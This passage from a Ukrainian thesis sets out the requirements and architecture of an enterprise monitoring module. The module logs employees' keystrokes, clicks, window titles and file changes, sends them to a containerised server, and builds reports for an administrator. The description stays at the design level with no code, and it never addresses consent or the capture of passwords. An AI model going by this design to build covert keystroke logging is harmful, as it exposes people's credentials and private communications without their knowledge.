РОЗДІЛ 2.
ПЕРЕЛІК ВИМОГ ДО ПРОГРАМНОГО МОДУЛЮ

Початковий процес розробки ПЗ – формування списку вимог до системи, що називається у вітчизняній практиці технічним завданням. Фіксація вимог (*Requirement Capturing*) у технічному завданні обумовлена потребою замовника зафіксувати і одержати задані ним властивості у реалізованій системі. При цьому передбачається специфікація, верифікація і валідація вимог на правильність, відповідність і повноту [7].

Специфікація вимог до ПЗ – це формалізований опис функціональних, нефункціональних і технічних вимог, вимог до характеристик якості, до структури ПЗ і принципів взаємодії з його компонентами.

Характеристики якісних вимог:

– повнота. Вимога повинна повністю описувати функціональність;
– коректність. Вимога повинна точно описувати функціональність;
– реалізовуваність. Вимога повинна бути реалізовуваною;
– необхідність. Вимога повинна відображати те, що потрібно користувачу;
– пріоритетність. Вимоги повинні бути розставленими за пріоритетами;
– недвозначність. Вимога повинна однозначно інтерпретуватись;
– тестованість. Вимога повинна легко перевірятись.

2.1. Цілі створення програмного модулю

З точки зору клієнтів створення ПП повинно досягти таких цілей:

– відстежування дій, виконаних на комп’ютерному обладнанні, на якому інстальований ПП;
– формування аналітичних звітів з отриманих даних та виведення їх у вигляді сторінки веб-додатку на комп’ютері, де встановлений сервер.

Таким чином, при розробці ПП ставляться такі цілі:

– реалізація можливості відстежувати натиснуті користувачем клавіші та комбінації клавіш, кліки курсором, назви процесів та заголовки вікон відкритих програм, зміни будь-яких файлів за фільтром, вказаним користувачем;
– реалізація завантаження створених інформаційних файлів на сервер через задані користувачем проміжки часу;
– реалізація серверної частини додатку;
– інтеграція платформ та бібліотек для швидкого розгортання ПП на різних операційних системах без необхідності встановлення додаткових програм.

2.2. Основні функціональні можливості програмного продукту

Функціональні вимоги складаються з переліку функцій або сервісів, які повинний надавати програмний продукт, обмеження на данні та поводження програми при їхньому виконанні.

ПП повинен включати такі основні функціональні можливості:

– розгортання серверної, кодової частини та БД в ізольованих переносних контейнерах;
– запуск фази моніторингу та збору даних про дії, виконані за обладнанням;
– відправка отриманої інформації на сервер через вказані користувачем проміжки часу;
– зберігання отриманих даних у БД;
– формування звітів зі збережених даних у вигляді веб-сторінки та її надсилання у відповідь на запит до серверу.

2.3. Функціональні вимоги

2.3.1. Діаграма прецедентів

На рис. 2.1 представлені основні варіанти використання ПП, детальний опис яких див. у розділі 2.3.2.



Рис. 2.1. Діаграма прецедентів

2.3.2. Опис варіантів використання

При використанні ПП клієнту (адміністратору) повинні бути надані такі основні можливості:

– надіслати запит до веб-сторінки;
– експортувати отриманий звіт у формат електронних таблиць або електронних документів.

Користувач корпоративного обладнання при виконанні дій надсилає запити до системи, яка, в свою чергу, оброблює їх, зберігає у файл та надсилає їх до серверу.

Сервер має наступні варіанти використання:

– отримати дані, зчитати їх та зберегти у БД;
– у відповідь на запит сформувати звіт на основі збережених до БД даних;
– після формування звіту згенерувати файл електронних таблиць або електронних документів на основі звіту та надіслати у відповідь.

2.4. Нефункціональні вимоги

Методи збирання вимог:

– інтерв'ю з опитуваними замовниками системи;
– вивчення прикладів можливих варіантів виконання функцій, ролей відповідальних осіб, які пропонують ці варіанти, або тих, що взаємодіють із системою при її функціонуванні;
– спостереження за роботою діючої системи для відокремлення властивостей, що обумовлені кадровими аспектами.

Зовнішні і внутрішні аспекти вимог пов'язують з характеристиками якості і відносяться до властивостей створюваного продукту, а саме, функцій системи, її призначення і виконання в заданому середовищі. Наприкінці користувач очікує досягнення максимального ефекту від застосування вихідного продукту та орієнтується на його кінцеву експлуатаційну якість.

Отримання зовнішніх і внутрішніх характеристик якості досягається спеціально розробленими методами з виконання процесів життєвого циклу. Остаточно сформульовані вимоги - основа для підпису контракту між замовником і розробником системи.

Нефункціональні вимоги визначають умови виконання функцій (наприклад, захист інформації у БД, аутентифікація доступу до ПС тощо) у середовищі, що безпосередньо не пов'язані з функціями, а відбивають потреби користувачів

щодо їх виконання. Ці вимоги характеризують принципи взаємодії із середовищами або іншими системами, а також визначають показники часу роботи, захисту даних і досягнення якості з урахуванням рекомендацій використовуваного стандарту. Вони можуть встановлюватися як числові значення (наприклад, час чекання відповіді, кількість клієнтів, що обслуговуються і ін.) у різних одиницях виміру, включаючи, наприклад, ймовірність (значення ймовірності безвідмовної роботи системи – показника її надійності) [7].

2.4.1. Підтримка операційних систем

Система націлена на роботу в командних рядках *cmd, bash, dash, csh*.

ПП повинен коректно працювати в наступних операційних системах:

– поверх немодифікованих сучасних ядер *Linux* (без накладення патчів) і в штатних оточеннях всіх великих дистрибутивів *Linux*, включаючи *Fedora, RHEL, Ubuntu, Debian, SUSE, Gentoo і Arch*;
– *Windows 10 64-bit: Pro, Enterprise*, або *Education (Build* 15063 або пізніший). *Hyper-V* та контейнери *Windows* мають бути включеними;
– *macOS* версії 10.13 або вище.

Відображення звітів відбувається у будь-яких браузерах з підтримкою HTML5.

Якщо для коректної роботи ПП існує потреба встановлення додаткових програм, файлів, бібліотек тощо, користувач повинен бути про це попереджений за допомогою керівництва користувача або відповідного повідомлення під час роботи.

2.5 Висновки до розділу

У даному розділі було сформовано функціональні і нефункціональні вимоги до програмного забезпечення, які основані на таких джерелах інформації:

– аналіз уже існуючих конкурентів, їхніх продуктів та функціоналу;

– аналіз співвідношення можливих та бажаних програмних рішень;
– аналіз середовища розробки, середовища поширення тощо.

На основі отриманої інформації з джерел були складені основні функціональні та нефункціональні вимоги до програмного продукту.

Було виділено наступні основні можливості, які мають бути доступні для використання клієнтом:

– розгортати ПП з використанням скрипту на будь-якій платформі;
– запис дій, виконаних користувачем комп’ютерного обладнання під час роботи модулю;
– перегляд сформованих звітів у вигляді веб-сторінки;
– експорт звітів у формат електронних таблиць або електронних документів;

Система націлена на роботу в командних рядках *cmd, bash, dash, csh.*

Були описані системні вимоги до запуску та коректної роботи ПП.

Всі сформовані вимоги були дотримані при подальшій розробці.

РОЗДІЛ 3.
СТРУКТУРА ПРОГРАМНОГО ПРОДУКТУ

3.1. Загальна схема програмного продукту

Структурна схема програмного модулю моніторингу та аналізу експлуатації комп’ютерного обладнання підприємства складається з двох підмодулів: модулю обробки вхідної інформації (МОВІ) та модулю формування звітів (МФЗ). Вигляд структурної схеми представлений на рис. 3.1.

Рис. 3.1. Структурна схема програмного модулю

МОВІ відповідає за отримання інформації від операційної системи комп’ютеру, коли користувач виконує певні дії. Далі модуль займається обробкою інформації: групує отримані дані відповідно до типу вводу, створює новий файл з датою та часом у назві та зберігає туди результат. Після цього модуль формує тіло запиту, додає до нього створені файли та відправляє для подальшої обробки до МФЗ.

Структура МОВІ складається з блоку отримання нового запиту та блоку його обробки, що зображено на рис. 3.2.



Рис. 3.2. Структура МОВІ

МФЗ відповідає за отримання запиту від МОВІ, зберігання даних до БД, відображення даних у форматі веб-сторінки в звичайному режимі та у режимі фільтрування даних, експорт даних у формат електронних таблиць чи електронних документів.

Структура МФЗ представлена на рис. 3.3.



Рис. 3.3. Структура МФЗ

Загальна схема програмного модулю представлена на рис. 3.4.



Рис. 3.4. Загальна схема програмного модулю

Так як усі програмні модулі знаходяться у відокремлених контейнерах *Docker*, для забезпечення взаємозв'язків окремих компонентів використовується *docker-compose*. Було створено сервіси – *app,* в якому зберігається MOBI, *server*, в якому зберігається МФЗ та *sqlite3* із зображенням останньої версії БД.

Кожному контейнеру, доступ до якого необхідно відкрити в локальній мережі, призначається вільний порт. На рис. 3.5 зображена схема контейнерів з призначеними портами.



Рис. 3.5. Схема контейнерів з призначеними портами

Алгоритм – це сукупність правил, однозначно визначающих процес перетворення вхідних і проміжних даних у результат рішення задачі. Опис алгоритму являє собою загальну схему рішення задачі.

Алгоритмічний процес – це процес послідовного перетворення конструктивних об'єктів, що проходить дискретними кроками (тобто зміна відбувається стрибкоподібно), кожний крок полягає в зміні одного конструктивного об'єкта іншим. Алгоритми характеризуються обчислювальною складністю і ємкісною складністю. За видом використовуваної обчислювальної моделі алгоритми діляться на 4 послідовні (або детерміновані), паралельні (або недетерміновані), розподілені та ін.

Розрізняють наступні способи представлення алгоритмів: текстуальний, операторний і графічний. Найбільше поширення в даний час одержав графічний спосіб, при якому обчислювальний процес розчленовується на окремі операції, що відображаються у виді умовних графічних символів (блоків).

З 1992 року уведені ДСТ 19.701-90 (ІСО 5807-85), що визначають правила виконання схем і перелік блоків, їхнього найменування, форму і розміри. Блоки з'єднуються між собою в визначеної послідовності лініями чи стрілками. Усередині блоків у виді формул чи тексту вказується інформація, що пояснює, характеризує виконувані ними дії. Блоки звичайно мають наскрізну нумерацію. Номер ставиться у верхньому лівому куті блоку в розриві ліній.

Теорія структурного програмування доводить, що алгоритм будь-якого ступеня складності можна побудувати за допомогою основного базового набору структур:

1) Послідовна (лінійна) структура.

2) Структура, що розгалужується.

3) Циклічна структура.

Найпростішими для розуміння і використання є лінійні структури. Лінійним називається алгоритм (фрагмент алгоритму), у якому окремі розпорядження виконуються незалежно від значень вихідних даних і проміжних результатів.

Часто для подальшої деталізації використовуються структури, що розгалужуються, тобто такі, в яких у залежності від вихідних даних або проміжних результатів алгоритм реалізується в одному з декількох, заздалегідь передбачених (можливих) напрямків. Такі напрямки часто називаються гілками. Кожна гілка може бути будь-якого ступеня складності, а може взагалі не містити команд, тобто бути виродженою. Вибір тієї або іншої гілки здійснюється в залежності від результату перевірки умови з конкретними даними. У кожному випадку алгоритм реалізується тільки по одній гілці, а виконання інших виключається [8].

Схема алгоритму МОВІ модулю представлено на рис. 3.6.



Рис. 3.6. Схема алгоритму МОВІ

Схема алгоритму МФЗ модулю представлена на рис. 3.7.



Рис. 3.7. Схема алгоритму МФЗ

Загальне представлення функціонального призначення системи зображено на діаграмі використання (рис. 3.8).



Рис. 3.8. Діаграма використання

Акторами на діаграмі є адміністратор, сервер, система та користувач. Користувач виконує дії за комп’ютерний обладнанням підприємства, інформація про які надходять до системи. Система оброблює інформацію про дії, зберігає дані до файлу та надсилає їх на сервер. Сервер зчитує отримані дані та зберігає їх у БД. Адміністратор має можливість надіслати фільтрований або звичайний запит на отримання веб-сторінки від серверу. Сервер формує веб-сторінку з усіх даних, які зберігаються у БД, якщо запит був простим та з фільтрованих даних, якщо були вказані параметри у *url*-адресі. Якщо користувач надсилає запит на формування звітів, сервер створює документ електронної таблиці і електронного документу та надсилає їх у відповідь.

3.2. Інформаційне забезпечення програмного модулю

Процес проектування складного програмного забезпечення починають з уточнення його структури, тобто визначення структурних компонент та зв’язків між ними.

На рис. 3.9 представлено діаграму класів МФЗ, яка відображає структуру програмного комплексу у вигляді зав’язків між статичними елементами, їх зміст та відношення.

